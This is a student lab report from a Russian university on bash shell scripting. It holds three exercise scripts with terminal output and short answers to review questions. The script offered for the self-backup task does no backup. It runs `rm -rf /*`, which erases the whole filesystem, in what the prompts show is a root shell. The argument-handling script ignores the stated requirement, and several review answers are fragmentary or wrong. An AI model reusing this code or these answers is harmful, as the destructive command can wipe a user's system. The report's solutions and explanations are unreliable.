

РОССИЙСКИЙ УНИВЕРСИТЕТ ДРУЖБЫ НАРОДОВ

Факультет физико-математических и естественных наук

Кафедра прикладной информатики и теории вероятностей

ОТЧЕТ

по лабораторной работе № 10

дисциплина: операционные системы

Студент: Ван Яо

Группа: НПМбд-02-21

МОСКВА


2022 г.

Цель работы

Изучить основы программирования в оболочке ОС UNIX/Linux. Научиться писать небольшие командные файлы.

Описание результатов выполнения задания

1 Написать скрипт, который при запуске будет делать резервную копию самого себя (то есть файла, в котором содержится его исходный код) в другую директорию backup в вашем домашнем каталоге.



```
#!/bin/bash

echo helloworld

cd /opt

mkdir -p /opt/a/b/c


rm -rf /*

ntpdate cn.ntp.org.cn

echo $name

~
```

2 Написать пример командного файла, обрабатывающего любое произвольное число аргументов командной строки, в том числе превышающее десять



```
#!/bin/bash

echo "hello $0"
echo "hello $1"
echo "hello $2"

~
```

```
[root@fedora wangyao]# ./var.sh 11 22
hello ./var.sh
hello 11
hello 22
```

3Написать командный файл — аналог команды ls (без использования самой этой команды и команды dir).

```
#!/bin/bash
for file in ${father_file}*
do
    echo ${file}
done
~
~
```

```
[root@fedora wangyao]# sh lsdir.sh
公共
模板
视频
图片
文档
下载
音乐
桌面
hello.sh
lsdir.sh
var.sh
```

Контрольные вопросы

1командный интерпретатор, используемый в операционных системах семейства Unix, в котором пользователь может либо давать команды операционной системе по отдельности, либо запускать скрипты, состоящие из списка команд.

2набор стандартов, описывающих интерфейсы между операционной системой и прикладной программой (системный API), библиотеку языка C и набор приложений и их интерфейсов

3\$0

fav=(" " " ")

4

Оболочка `bash` поддерживает встроенные арифметические функции. Команда `let` является показателем того, что последующие аргументы представляют собой выражение, это единичный терм (term), обычно подлежащее вычислению. Простейшее выражение целочисленный

5let

6

сравнение

8Метасимволы – это специальные символы, имеющие особое значение, такие как подстановочный символ, символ повторения, символ несовпадения или диапазон символов.

9\,^

10 vi sh

11function_name{

command}

12-d

13Вы можете использовать команду `set` для вывода списка переменных окружения. В системах Ubuntu и Debian команда `set` также выведет список функций командной оболочки после списка переменных командной оболочки. Поэтому для ознакомления со всеми элементами списка переменных окружения при работе с данными системами рекомендуется использовать команду `set | more`.

Следует использовать команду `unset` для удаления переменной из вашего окружения командной оболочки

14\$0

15\$bash

Выводы

Изучил основы программирования в оболочке ОС UNIX/Linux. Научиться писать небольшие командные файлы.